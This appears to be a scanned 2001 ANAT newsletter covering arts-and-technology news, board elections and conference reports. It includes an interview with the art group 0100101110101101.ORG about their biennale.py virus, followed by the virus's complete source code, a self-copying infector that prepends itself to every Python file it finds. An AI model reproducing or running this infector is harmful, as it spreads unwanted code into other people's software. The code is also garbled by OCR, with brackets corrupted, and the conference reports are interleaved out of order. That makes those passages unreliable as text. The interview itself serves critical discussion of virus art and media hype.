

ANAT NEWS

As a national organisation, ANAT strives to work with a range of communities and agencies across Australia. The last few months have seen us participating in and supporting several initiatives, focussing on media, online culture and globalisation. ANAT's Manager, Caroline Farmer attended the *OZeCulture: getting it online* conference held in Melbourne in June and I attended the *Globalisation Art and Culture* conference in Sydney (July 28 & 29). ANAT also supported the *Media Circus* event held in mid-July in Melbourne. These three quite different events provide an overview of current issues in Australian media culture, ranging from Government focussed online initiatives to multicultural policy and global 'identities' to interventionist and tactical media strategies.

ANAT is a unique organisation in that it is connected into a wide gamut of infrastructure and practice. From community organisations to government lobbying groups, ANAT provides support, feedback and advice across a range of initiatives and policy development. We not only service our membership through forums such as the newsletter, but also aim to represent our members through advocacy and networking activities.

At the core of ANAT's activities remains the development of opportunities for Australian artists, and we continue to pursue programs and professional development avenues for our membership. We are also committed to the ongoing training and support of Indigenous new media artists, and following on from our Indigenous Summer School in 1999, we are currently planning another School for 2002. We are also supporting communities to have greater access to equipment and online capability and have recently donated computer equipment to the Irati Wanti group in Coober Pedy (who supports the Kupa Piti Kungka Tjuta) and The Keepers of Lake Eyre (SA). As part of Jenny Fraser's upcoming residency in Hermannsburg (NT) we will be supplying a new iMac, which will remain with Hermannsburg Potters in order to facilitate ongoing development and maintenance of the site. The site will be constructed by Jenny as part of her residency.

We continue to welcome feedback from our members about our programs and are currently investigating expanding our

membership benefits. One deal currently on offer is a discount on the forthcoming issue of *Artlink*. Some ANAT members would be familiar with the two *Artlink* special issues on art and technology. The first published in 1987 as a joint project between ANAT and *Artlink*, and the second, *Arts in the Electronic Landscape* published in 1996. As a follow up to these, *Artlink* are producing another special issue on the theme of 'new media' with guest editor Kathy Cleland. The issue, to be launched in October is "...a collection of essays and images to help us become more conversant with the issues involved and the work of significant Australian artists like Stelarc, Patricia Piccinini, Jon McCormack, Joyce Hinterding, Michelle Barker and many more".

Artlink and ANAT are pleased to offer ANAT members a substantial discount on this special issue. Retailing at \$11, ANAT members can purchase the issue for \$8 (including postage and handling). Please contact us by phone or email to place your order.

I am also pleased to announce that ANAT will be producing three free publications over the next twelve months. These publications are the result of programming research and activities undertaken over the last 2 to 3 years. The first publication, to be launched in November 2001 is entitled *Arcadia*, and will include edited excerpts from the ANAT listserv on theology, art and technology. It will also include essays by Peter Lamborn Wilson (aka Hakim Bey), Erik Davis (author of

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Techgnosis : Myth, Magic, + Mysticism in the Age of Information) and a statement from the Kupa Piti Kungka Tjuta, the Senior Aboriginal Women of Coober Pedy, South Australia. *Arcadia* will be edited by Samara Mitchell, designed by Drew Joyce with illustrations by Phil Bradley.

The second publication will be launched in March 2002 and will focus on the art and science residencies which ANAT has supported through the *Deep Immersion: Scientific Serendipity* project. The third, to be released later in 2002 will look at Indigenous new media art, and will be launched in conjunction with the Indigenous School in New Media Art.

The next few months are very busy on the art and technology calendar, with several events happening across Australia including *Electrofringe* (Sept 26 - Oct 1), *TILT* (Oct 8 - 20), *MAAP* (Oct 12 - 14) and *Iteration 2* (Dec 5 - 7). Further details about these events can be found in our Notices pages.

For those of you in Melbourne, a new centre is being established to provide space for media art projects and groups to work out of. Titled *SpaceStation*, the centre is effectively a self-organising media-art lab which will feature a high speed internet connection, space for meetings and workshops, a niche library, and be a host for a number of groups including CIDE, a cultural projects incubator. Contact *SpaceStation* at <spacekids@antimedia.net>

URLs

Ozculture conference
<http://www.acn.net.au/conference/>

Globalisation, Art and Culture
<http://www.artspace.org.au/gacd/>

Media Circus
<http://antimedia.net/mediacircus/>

Irati Wanti
<http://iratiwanti.org>

Keepers of Lake Eyre
<http://www.lakeeyre.green.net.au/>

Artlink
<http://www.artlink.com.au/>
[Artlink_page.html](http://www.artlink.com.au/Artlink_page.html)

CIDE
<http://www.onlinecide.org/>

ANAT Annual General Meeting

ANAT's Annual General Meeting was held on May 29, 2001. Many thanks to ANAT members who attended the meeting and for your ongoing support and interest in ANAT's activities.

At the meeting, elections were held for vacant positions on the ANAT Board, we received five nominations for three vacant positions. Vicki Sowry was re-elected (having served a two year term) with the addition of the following two new members, whom I would like to welcome to the Board:

geniwate (aka Jenny Weight, SA)
Electronic writer and multimedia producer (University of SA). geniwate's work addresses the following themes: the nexus between identity and technology and globalisation; the mythology of technoculture; theoretical science and its relationship to epistemology and human psychology.

Kate Sparke Richards (NSW)
Digital media artist and producer, currently working for Historic Houses Trust (NSW) as in-house producer at the Museum of Sydney. As a practicing artist, Kate has exhibited film, video and interactive multi media nationally and internationally. Most recently in Sydney, New York, Mexico City, Sao Paulo and Melbourne.



Portrait of the Month:
New ANAT Board Member, geniwate

Outgoing Board members are Julie Robb (NSW), Chris Chapman (SA) and Serafina Maiorano (SA). All three made tremendous contributions to the Board, and we wish them all the best with future endeavours.

Julianne Pierce,
Executive Director

The current composition of the ANAT Board is:

Vicki Sowry (SA) Chair

Michelle Glaser (WA) Vice-chair

Adrienne Hender (SA) Treasurer

Julianne Pierce (SA) Public Officer

Caroline Farmer (SA) Staff Rep.

Leon Cmielewski (NSW)

Jenny Fraser (Qld)

Kate Richards (NSW)

geniwate (aka Jenny Weight, SA)

PROJECT UPDATE

Science Residencies and Partnerships

One of ANAT's core program areas is the development of opportunities for collaboration between the fields of art and science. The *Deep Immersion: Scientific Serendipity* residency program has provided research and development opportunities for artists to research and create new work. The final of the four residencies is commencing in early September 2001, with Brisbane-based artist Adam Donovan in residence at the Defence, Science and Technology Organisation, Adelaide.

ANAT is investigating continuing opportunities for collaborations and partnership in this area, and will keep our members updated on further projects and residencies.

Asialink Residencies

Recently, Asialink were calling for applications for the Literature, Visual Arts, Performing Arts and Arts Management Residencies 2002, with applications for all programs closing Friday 7th September 2001. ANAT are once again partnering with Asialink to support a new media artist residency in Asia.

James Verdon (Vic), the 2001 recipient of the new media residency will be based at Chulalongkorn University in Bangkok from September 6th, 2001 to January 6th, 2002.

TILT [Trading Independent Lateral Tactics] 8th-20th October 2001, Sydney Australia

'Tactical Media' is the term used to describe the practice of a loose alliance

of international media theorists, artists and activists who address issues arising from current economic and information structures, emphasising the importance of independent media and focusing on tactical networks and electronic borders. dLux in collaboration with Australian Network for Art and Technology (ANAT), Imperial Slacks, Metroscreen and Powerhouse Museum are currently engineering an event that examines various 'tactical' methodologies, aiming to facilitate the exchange and development of ideas, skills and practices between different active groups and individuals. ANAT is supporting the participation of Ricardo Dominguez (USA) from Electronic Disturbance Theatre and Partha Pratim Sarker (Bangladesh), convenor of <bytesforall> website and mailing list.


The 2002 Adelaide Biennial of Contemporary Australian Art

The Adelaide Biennial 2002 is a major survey of Australian contemporary art presented by the Art Gallery of South Australia in collaboration with the Adelaide Festival of Arts.

"During the Adelaide Festival 2002 the Biennial will explore some of the issues at the heart of Australian society and culture, namely, the creative encounters between diverse systems of knowledge such as ecology, information technologies, bio-technologies, cognitive sciences and physical phenomena. The Biennial will include artists who are engaged with scientific research at the beginning of the twenty-first century. Issues such as genetic engineering, DNA testing, environmental sustainability, artificial intelligence, human cloning and genetically modified foods raise fundamental questions about humanity's future on the planet. Raising significant moral and philosophical

dilemmas and prompting grassroots action world-wide, today's scientific issues affect us all. The Biennial will survey a range of artistic responses to some of these concerns." (Cutting Edge, Autumn 2001)

ANAT's Information Officer Charity Bramwell, is working with the Biennial Working Group, project co-ordinator Linda Cooper and the Adelaide Festival of Arts, on archiving and documenting the processes of collaboration and



Adam Donovan, *Phoneloscope* (detail), 2000.
Photo by Izabella Chabrowska.

development. The aim of Charity's project is to develop an accessible archive, which will supplement the exhibition and provide an ongoing resource. ANAT is also pleased to announce that a majority of artists included in the Biennial Exhibition have been supported by ANAT in the past, either through Research & Development funding, Conference and Workshop funding or project/residency support. The dates of the Adelaide Biennial are March 1 to April 28, 2002. For further information see <www.adelaidefestival.org.au> or contact the Adelaide Festival on (08) 8216 4444.

CRITICAL WRITING

biennale.py - the return of the media hype

*In a move which indicates an attitude swing within the world of establishment contemporary art, net.art and digital art are represented in the 49th Venice Biennale (10 June to 4 November 2001) for the first time. The Slovenian Pavilion in particular is exhibiting a new computer virus called *biennale.py*, a collaborative work between the artists 0100101110101101.ORG and hackers group Epidemic. The announcement of this piece of net.art caused a kind of sensation, and a large crowd attended the opening in order to see the virus (exhibited in text form). Following is a conversation between Hamburg based artist, Cornelia Sollfrank, and 0100101110101101.ORG.*

Cornelia Sollfrank: Could you please first explain what a virus is?

0100101110101101.ORG: Computer viruses are self-copying programs which behave according to the *modus operandi* of biological viruses: they attack an 'organism' (a computer) by installing themselves inside and become active when the program is executed.

CS: What is special about your virus?

01: *biennale.py* is the first virus ever written in Python language. Many developers think that Python will be the language of the future. It is multi-platform, but not easy to write. *biennale.py* is a 47 line program that attaches itself to all files and software which are written in Python language (so ending with .py or .pyw), which means it is only able to survive in Python environments.

CS: Is there anything else special except the fact that it is the first .py virus?

01: Yes, it has been made in absolute transparency. We announced beforehand what we were going to do. Our names and domains are written in the code. This is a big difference to the traditional cracking scene. Additionally, before starting to spread the code, we sent it to all anti-virus software houses, together with an explanation of how to erase it. The main goal of our virus is just to survive. And, it can better survive when it doesn't do any harm to the host. If it would kill its host, it would die itself, too. So, it sucks energy, but tries to stay invisible as much as possible. It is only safe as long as nobody discovers it. *biennale.py* is completely invisible. It just installs itself in the background.

CS: You have mentioned before that Python is not widely spread. This also means that your virus is not very viable and quite harmless. It doesn't have many potential hosts.

01: Of course adding a piece of new code to a software might always damage it, but this is not its main purpose. Additionally, Python is only useful on servers, which are usually run by professionals who know how to trace and treat a virus.

CS: That means *biennale.py* would never infect personal/ private/ home computers?

01: Probably not, at least not this version. Maybe in future when the language will be also used on PCs, there might be a danger. As we have already said, its main goal is not to damage computers, otherwise we wouldn't be here talking about it publicly.

CS: So, basically, *biennale.py* is a very peaceful virus, and exactly the opposite

of what has been announced in your press release where it has been called "evil" and capable of "causing chaos"?

01: The press release was not written by us, and anyway it said that, "...a virus is usually considered evil, causing chaos..." not referring to *biennale.py*, but to the usual hysteria that spreads among computer users. We are not interested in damaging a computer, but more on the media effect viruses have. You often have these virus warnings on the net which mostly turn out to be pranks. People are hysterically spreading these messages without verifying them, and we simply work with the hysteria, with the media attention a virus automatically gets. (see note 1)

Additionally, by showing the code in the pavilion, by printing it on t-shirts and post cards, we want people to come close to it, and so to demystify the aura of a virus. They can find out what it looks like, and that it works exactly as any other software.

CS: I think it is part of the hysteria that most people do not know how computers function beyond the graphical interface. In this sense, it doesn't make much sense to show the code, because not many people will be able to read it, and to make sense out of it. Probably, you could show any piece of software, and make most people believe, that it was a virus! Isn't this just another step of mystification, to pretend transparency, but in fact confront people with code they cannot decipher?

01: The idea was to let people get the hang of viruses. And even this interview is part of the mystification. Everybody who is reading it will automatically be part of it, but mystification is always better than didactics.

CS: Actually, I am hoping that my interview will contribute to filtering out your strategies, intentions, and motivations, instead of stupidly reproducing any hype or hysteria. That is why I would like to continue talking about the code. Let's keep the question of whether or not your work demystifies viruses open...

The code appears in three different versions in the pavilion: It is printed in large letters on a banner (3:4m), it is to be seen on a computer-monitor (the computer cannot be operated), and, interestingly there is 10 golden CD-ROMs hanging framed on the wall, which also contain the virus. Why did you choose these forms of aestheticization for the virus?

O1: It's a matter of visibility. To reach more people, you need more means: websites, t-shirts, postcards, canvases, articles, tv shows, any medium is effective to reach our goals.

CS: In the press release you say that *biennale.py* has especially been conceived for the Biennale. Was it a commissioned work?

O1: Not directly, but we spent part of the money we got as our fee from the Biennale on the project. In addition, this year's Biennale is sponsored, amongst others, by Microsoft. Therefore, we could conclude that our virus has been sponsored by Microsoft.

We were interested in checking out how free we were regarding the work we wanted to present here. Writing a virus is not illegal, but spreading it is illegal. The author is not responsible for what other people do with it. We gave our virus to the Biennale and asked them to put the code on their website. And they did it. Technically, they are spreading the virus as much as we are. We are inter-

ested in the conflict that evolves when we offer a piece of work which is illegal to a big institution which has invited us. They have to accept it and at the same time they have to take the responsibility for it. Furthermore, the virus is being spread by the people who wear the t-shirts with the code. Theoretically, they could also be sued, as well as all the magazines and websites such as *Domus*, *Mute*, or *Wired* which are going to print the code of the virus.

CS: That means you yourself try to stay on the safe side, and make mostly others do the dirty work for you?

O1: Exactly.

CS: But, you are just playing with the notion of crime. Taking a closer look shows that you are doing nothing illegal. You just let other people spread your harmless virus! That's it.

O1: Yes.

CS: I would like to compare your work to an action of the German artist Ulay, who had announced in the 70s in an art magazine that he was going to steal a painting from a museum. Nobody had taken him serious until he had, in fact, stolen a 19th century painting from the Neue Nationalgalerie in Berlin. He had brought it to a Turkish family in Berlin Kreuzberg where they hung it on their living room wall. In terms of transparency and crime this action has parallels to yours, but the difference is that Ulay actually committed a crime, and that he personally has been made responsible and sued for this 'art crime'.

O1: Even if we have always considered this action as one of the most interesting ever, we definitely prefer Erik Hobijn's theft of a drawing by Keith Haring from the Stedelijk Museum in

1983: not only he didn't go to prison, but he even got a ransom.

CS: What would your exact goal be? You're doing nothing criminal, and you are making your action explicitly as artists in an art context. That's why nobody would sue you in the end, and if, you would even profit from it for your own propaganda. Furthermore, your action here will not have any influence on further criminalization of hackers and crackers. And honestly, don't you think that the art system lives on the production and celebration of taboo breaking? The more radical art seems to be the better for the institution, at least, as long as it does not cause real trouble—like your virus.

O1: This is the same old excuse that mediocre artists use to justify their arty-farty work. Our action could set a precedent, so that in future cases viruses could be declared as works of art.

CS: Do you mean that any programmers who cause troubles and serious damage with viruses etc. should refer to your action and call themselves artists in order not to be made responsible for what they were doing?

O1: Yes.

CS: Sorry, but this sounds naive to me. Who defines that somebody is an artist? It is a complex process of self-proclamation, acting, reference, and acceptance by a system. I would doubt that a judge would be willing to accept that a dangerous virus-programmer suddenly has turned into an artist, referring to your precedent. Maybe, the only way would be, if you are really serious with that concern, that you declare future virus writers, who are sued for what they're doing, as members of your group, i.e. the guy who has recently been sentenced in Bologna. You already have

the legitimisation of the art system, so it might turn into a really interesting case in terms of checking the limits of art conception.

01: Thanks, we'll keep this for the next Biennale.

CS: But before that, I would doubt that the people you pretend to work for find out at all about your action. Although there are national differences, the worlds of hackers, artists and political activists are pretty much separated. There is not just different motivations behind these different activities, but often fundamentally different strategies in following goals, which seem not to go together very well. For example, political activists often tend to understand art as a source to deliver mere illustrations of their goals, or they are afraid that their political credibility might be reduced when their battle is related to art.

01: While most people think in watertight compartments, some of the most interesting and successful actions are produced by the combination of different knowledges. Have a look at Mongrel, I/O/D/, Electronic Disturbance Theatre, Rtmag, Surveillance Camera Players, Negativland, just to mention a few examples. Making the hacking, art and activist scene join, you obtain a bomb. This is necessary not only for technical reasons, but also for marketing and selling. One of our goals at the Biennale is to sell the virus, to make money out of it.

CS: How much are the CD-ROMs?

01: \$US1,500

CS: It is now one week after the opening. Have you already sold any copies?

01: We have already sold two of them to private collectors.

CS: Is this what you mean by having/ placing a bomb? Creating and selling a product which generates money?

01: A bad idea perfected is better than a good idea attempted.

CS: Thank you for the conversation. I am looking forward to your future bombings;-)

(1) Subject: help

Date: Wed, 13 Jun 2001 11:07:43 +0200
From: "Carolyn R. Miller"
<crmiller@ncsu.edu>
To: biennale.py@0100101101010101.ORG

"I think I may have gotten the biennale.py virus from the website of your collaborator, 0100101101010101.ORG. I read the press release, which was circulated on AIR-L and visited both websites, but at the 0100101101010101.ORG website I got caught in an approval loop that seemed to tell me that "now we're in your computer." I certainly did NOT know when I went to the site that this would happen and I did not voluntarily download any virus.

48 hours later or so I started having major problems. I run a MacG3, OS 8.6. I can't find any information on an internet search about how to get rid of the virus, so I hope you can tell me what to do.

Thanks, Carolyn Miller
North Carolina State University
Raleigh, NC USA"

(2) Quote from the hacker dictionary (jargon file):

virus /n./
[from the obvious analogy with biological viruses, via SF] A cracker program that searches out other programs and

'infects' them by embedding a copy of itself in them, so that they become Trojan horses. When these programs are executed, the embedded virus is executed too, thus propagating the 'infection'. This normally happens invisibly to the user. Unlike a worm, a virus cannot infect other computers without assistance. It is propagated by vectors such as humans trading programs with their friends (see SEX). The virus may do nothing but propagate itself and then allow the program to run normally. Usually, however, after propagating silently for a while, it starts doing things like writing cute messages on the terminal or playing strange tricks with the display (some viruses include nice display hacks). Many nasty viruses, written by particularly perversely minded crackers, do irreversible damage, like nuking all the user's files.

In the 1990s, viruses have become a serious problem, especially among IBM PC and Macintosh users (the lack of security on these machines enables viruses to spread easily, even infecting the operating system). The production of special anti-virus software has become an industry, and a number of exaggerated media reports have caused outbreaks of near hysteria among users; many users tend to blame everything that doesn't work as they had expected on virus attacks. Accordingly, this sense of 'virus' has passed not only into techspeak but into popular usage (where it is often incorrectly used to denote a worm or even a Trojan horse). See page; compare back door; see also Unix conspiracy.

(3) The biennale.py virus

can be found at
<www.0100101101010101.org>

/// source code

```
# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG _ + _ [epidemiC [http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest (
    try:
        soul = open(guest, "r" (
        body = soul.read( (
        soul.close( (
        if find(body, "[epidemiC " (== -1:
            soul = open(guest, "w" (
            soul.write(mybody + " h h" + body (
            soul.close( (
        except IOError: pass

def chat(party, guest (
    if split(guest, ".") [-1 [in ("py", "pyw" (
        fornicate(party + guest (

def join(party (
    try:
        if not S_ISLNK(os.stat(party [ST_MODE [(
            guestbook = listdir(party (
            if party != "": party = party + "/"
            if not lower(party (in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest (
                    join(party + guest (
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0 [(
    mybody = mysoul.read( (
    mybody = mybody[:find(mybody, "#"*3 (+ 3 [
    mysoul.close( (
    blacklist = replace(split(sys.exec_prefix,".") [-1 ["/", ""] (
    if blacklist[-1] != "": blacklist = blacklist + "/"
    wank = [lower(blacklist (["/proc", "/dev"] [
    join("/") (
    print " < This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemiC [http://www.epidemic.ws _ + _ HTTP://
WWW.0100101110101101.ORG "
    print " < _____ 49th Biennale di Venezia _____ <"
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ANAT NEWSLETTER COPY DEADLINES

DEC/JAN/FEB Issue
DUE: NOV 3rd, 2001

MAR/APR/MAY Issue
DUE: FEB 1st, 2002

JUN/JUL/AUG Issue
DUE: MAY 1st, 2002

*ANAT welcomes information on forthcoming
events relating to the interaction of art, science
and technology.*

ARTLINK

Special issue on
NEW MEDIA ART

Exclusive offer for ANAT members
SPECIAL ISSUE for \$8
(\$3 off normal retail price of \$11)

Guest editor Kathy Cleland featuring artists Stelarc,
Patricia Piccinini, Jon McCormack, Joyce Hinterding,
Michelle Barker and many more. Writers include
Anna Munster, Mitchell Whitelaw, Julianne Pierce,
Darren Tofts, Beth Jackson and others.

*Contact the ANAT office to order your copy.
Price includes postage and handling.*

CONFERENCE AND WORKSHOP REPORTS

Mildura Palimpsest #4

April 2001


By Ken Orchard

Ken Orchard exhibited work in Palimpsest #4 and the concurrent touring exhibition "Lake Mungo Revisited" at the Mildura Arts Centre in April 2001.

The following essay written by Ken Orchard has been reproduced with thanks to Mildura Arts Centre, Mildura Rural City Council, Arts Victoria, Sunraysia Institute of TAFE and Latrobe University, Mildura. Mildura Arts Centre is an operational unit of the Mildura Rural City Council and is supported by Arts Victoria.

Each time a Palimpsest press release has arrived in the mail over the past 12 months it has been imbued with a tangible sense of excitement. Ever expanding horizons to new creative possibilities have been the order of the day. The developmental momentum that has accomplished this event has been extraordinary since it is only in its fourth year. In part this is understandable given its institutional pedigree (a commendable heir to the Mildura Sculpture Triennials, first staged at the Mildura Arts Centre 40 years ago this year), its strategic geographic position in the south east quadrant of Australia, and the timely initiative of the Mildura Arts Centre.

More particularly though, since its inception, Palimpsest has been accompanied by a national metropolitan and



Mildura Palimpsest #4 2001
Doolan, "And then there were none" (detail), 2001
Photo courtesy Ken Orchard

regional ground swell of interest in what is happening out there in our hinterlands, to social and economic communities, to the environment and in the bodies politic, be they managerial, monitoring structures or policy development think tanks. The word on everybody's lips of course, like the thing itself, is water – where it comes from, how it is distributed, how reticulated, conserved, intercepted, commodified, and most importantly how its quality can be improved and preserved. A natural corollary of this – land – its ownership, custodianship and management has also been at the centre of intense discussions and debates within regional communities and between State and Federal agencies for the past decade. Therefore it may not come as such a surprise to observe that the philosophi-

cal tenet of Palimpsest seems to have corralled the interest of a large section of the community with justifiable concerns for the environment, and focussed our attention again on the power of nature. By this I don't mean its seemingly inexhaustible ability to renew its organic functions, but also its uncanny knack to act as a conduit or medium for cultural exchange and to insinuate itself at every level of discussion within society.

It seems to me that events like Palimpsest behave like a catalyst which acts on an already extant but unactivated and diffuse body of knowledge, general concern and perhaps harder to define spiritual yearning within community. And I hope it provides for the artists an encouraging arena to conduct their investigations, the results of which are, for the most part, always hard won.

It is very fitting that Mildura has again been about becoming an important theatre of communication where people from all stations in life can come together to be mutually enlightened, challenged, irritated, initiated... for it has always been a cultural crossroad and meeting place, long before Captain Sturt and his party came across a large gathering of Aboriginal people at the Murray-Darling junction in 1830. Evidence of age old inter-tribal traditions that continued throughout the nineteenth century in the face of white occupation, encompassed and integrated people across a tract of country significantly larger than that prescribed by the term Sunraysia today.

Ciphers of tradition can still be gleaned in the beautiful words that blanket the landscape – Mournpool, Cowana, Coomealla, Wallpola, Millewa, Yelta – and the human and technical sciences have aided our understanding when

confronted by traces of cultural traditions of great antiquity at sites such as Lake Victoria, Lake Mungo and Lake Gol Gol.

Significantly Palimpsest's agenda has placed an emphasis on and nurtured the valuing of the cross-fertilisation that can occur between science and art, and how both can inform each other and facilitate communication at the broadest level. It highlights the role that science plays in our daily lives and foregrounds the potential for the methodologies and processes of each to enter into a mutually beneficial dialogue.

Events in the region have historically always galvanised a lively press, whether by lamentable action or laudable aspiration.

A long litany of journalism in the metropolitan press commencing in the 1840s was continued both locally and nationally in the late nineteenth and early twentieth centuries by such able figures as N.B. McKay, The Vagabond, C.J. De Garis, Steele Blayde, J. Brady and Ernestine Hill among others.

Palimpsest seems set to make a significant contribution to this tradition, as it has harnessed a whole new bevy of technological tools for communicating with audiences in 2001.

To stand under an open canopy of foliage, or upon a cliff-top overlooking the Murray, to feel the crackle of dried leaves and twigs underfoot, to revisit and work in places of significance, experienced and gathered to one self in travels, and to meet again with old acquaintances are things I value greatly about Mildura. It's a place where loadstones abound in the landscape where there is a strong sense of the archival meeting the actual.

The 10th International World Wide Web Conference (WWW10)

1st-5th May 2001

Hong Kong

By Kim Machan

www3 [http://](http://www.www10.org)

www.www10.org

The 10th International World Wide Web Conference (www10) was held in Hong Kong 1-5 May 2001. As the WWW10 reported, "Reps from industry, academia, and government will present latest developments in Web technology while also addressing issues and challenges facing the web community as it moves into the 21st century."

The conference consists of refereed paper sessions, poster sessions, panel sessions, a W3C track and six specialised tracks: Culture track, E-commerce on the Web, Vendors track, the Web and Education, Web Internationalisation, and the Web and Society."

While the main thrust of the conference was technical, the Culture Track ran as a counter point to introduce facets that deal with a large scope of cultural issues and applications. Approximately 25 presenters participated over the three-day program. The topics and briefs outlined on the web pages are fascinating reading and in principle cover many major cultural pit stops. <<http://www.www10.org/program/culture/program.html>>

The plan of the Culture Track was to bring a vast array of issues into one context. It attempted to cover such a broad spectrum that it was a little overwhelming to absorb the diverse areas of expertise. The sessions often included very brief presentations

through the panel sessions, sometimes just 15 minutes. In a way, the actual documentation and outlines presented on the web site were more successful in raising issues.

Some topics covered included:

Digital Institutions and Cultural Resources.

These were essentially case studies reporting on current projects by Stephen Selby ATARN (Asian Archery Archive), Monika Berko, Australian National Library (Picture Australia), Sarah Kenderine, The Powerhouse (1000 years of the Olympic Games: treasures from ancient Greece).

Changing Practices and Experiences.

More case studies on Rose Lockwood (localised language use), Katsuhiro Mouri (3D graphics in science museums) and Elaine Ng (the use of video).

Promoting the Future of Online Culture.

Eleanor Fink (Worldbank) and Alfredo Ronchi (Politecnico di Milano) chaired this session. Both Ronchi and Fink are heavily involved in funnelling information and recommendations to G8 Summit and UNESCO. Eleanor Fink discussed the new portal that the World Bank has set up, <www.developmentgateway.org> describing it as "an ambitious Internet initiative that provides a common space for stakeholders to work collaboratively in helping to reduce world poverty". Interestingly, it has committed a dedicated space to "culture".

Online Arts: Kim Machan (MAAP), Fion Ng (Videotage).

The Online Arts session brought a very lively debate into play. As there were just two presenters, there was opportunity to involve the audience in discussion. The presentation focused on artist's use through the Asia Pacific

regions. Fion Ng, Director of Videotage spoke of the problems involved with artists accessing training and opportunity to become involved in web based practice, while showing works from Videotage's online "virtual gallery". <<http://www.videotage.org.hk/001/set.html>>

Fion Ng spoke of the growth from video and film evolving into online practice which was well backgrounded by Elaine Ng in her presentation earlier in the day. I presented a series of online art works that used technology simply and effectively, citing Young-hae Chang's web site <www.yhchang.com>. The audience made up from largely museum and academic populous reacted strongly to the examples with a member of staff from MIT proclaiming this was not

became evident. This session was a place for the individual artist's voice in a regional sense and it became apparent that it was extremely useful conduit of information to many attending the track who had little knowledge of what was happening throughout the Asian countries.

The Culture Track successfully demonstrated the breadth of cultural concerns within the internet and was largely a reportage forum. Many of the sessions were created by placing together projects that theoretically appeared to be related but in practical presentation were quite remote. The greatest issue seemed to be that there was little time or ability to interrelate to reach the "big questions" courageously outlined in the discussion topics.

However it was very useful to see the separate project sectors being thrown into a pot tentatively held together with the hope that this would filter through to influential policy makers and a better understanding of an expanded cultural agenda.

The conference gave an overall landscape of cultural issues where artists were represented in the "Online Arts" session - a small representation but a representation nevertheless.

year in a quaint matchbox model town in the north west corner of industrialised Germany. 2001 saw the usual conglomeration of content expected from a festival of this type. Film, video, ROM, sound art, sculpture and installation based interactive technologies, all vying for position in a densely proportioned three-day extravaganza. New media, media criticism and discussion, reflected the current developments in media technology and media aesthetics. Or at least if I was to believe the hype distributed amongst the patrons and printed in catalogues, this was to be my intro into a new terrain of media awareness. Remembering, it is not a question of whether to accept or reject this new technology but who is using it and how. These margins create emotive distinctions between inspiration and disappointment.

The Festival consisted of no fewer than 134 films or digital videos in the international selection. Twelve feature films, 39 student films, 24 individual exhibition works, six performances and 45 CD ROM projects meant a melt down of the time/need-to-see ratio. Plus the retrospective selection contained 22 films from Canadian artist David Rimmer - a vast collection of visual material. The Congress/Forum focused its emphasis on streaming and on-line film potential for a 'New' media artist - with a disappointing outcome, more later.

The more technically interesting works to emerge from the general program were Thomas Bartels *The day slows down as it progresses*, Bernard Schreiner's *Hwa-Shan-District, Taipei*, Wolfgang lehmann and Florian Krautkramers' *Fountain de Vaucluse*. Here the artists arrive simultaneously at an explorative junction of maddening



Hong Kong airport train screen culture.
Photo courtesy Kim Machan

online art and could similarly be achieved in video. Issues and debate revolved around even the fundamental questions of "what is art" and the chasm between large budget western government funded projects (such as MIT) and the realities of individual use of the internet by artists working in Asia

Real Hype?: European Media Arts Festival.

April 2001

Germany

By Brent Grayburn

The European Media Arts festival [EMAF] brings together a comprehensive collection of European and international artists/ideas every

disunity using simply the natural terrain as a canvas to interpose an almost 'Tarkovskian' rediscovery of the landscape. Rhythmic fast changes in focus, fast shutter speeds, aperture variations. A stuttering re-shooting of the same object from different angles all allow a surreal schizoid slowness of journey through what would attempt to be intensely normalised environments. Wolfgang Lehmann's spatial enhancement of the tiny French town of Vaucluse and its famous natural fountain used over 84,000 single frame images from a total of 270,000 shot over four seasons to create a 65 minute montaged composition of flowing proprioception that captured nature/human in an intense dance about a single locality.

Bernard Schreiner achieved a similar feel by filming the ghost of humanity. A deserted industrial wasteland in central Taipei. Here the city is deprived, the urban walls breached by an infinitude of openings and ruptured enclosures. The lens defines an anxiety of silence, of broken industrial dreams by manipulating the rawness of desolation into urbanity. We are the ghosts.

The Exhibition Center staged 'Inside/Outside' an array of installations, projection systems and object based interactive/reactive sculpture. Rotraut Pape, *Split Brain* took a real time twist on Justine Cooper's early MRI video works by incorporating 60 sequential MRI brain scans into a computer running a MIDI triggered infra-red detection system. Male and female brain scans are positioned beside each other. Slight movements within a defined radius activated a selected image to be projected on to a wall in front. A nice work until the unnecessary accompanying imagery of high coloured landscapes, teeth, and pop corporeality are imported.

A surveillance piece by Harun Farocki depicts images from a security camera in the exercise yard of a prison. A fight breaks out. Those not involved lie flat on the ground with their arms over their heads in desperate submission. What will follow will be a warning call from a guard and then a fire of rubber bullets. The images are mute, the powder smoke from the shots stretches across the picture.

Overall, the extent and quality of the works was as expected. The forum on broad band potential for artists was not, however, that stimulating.

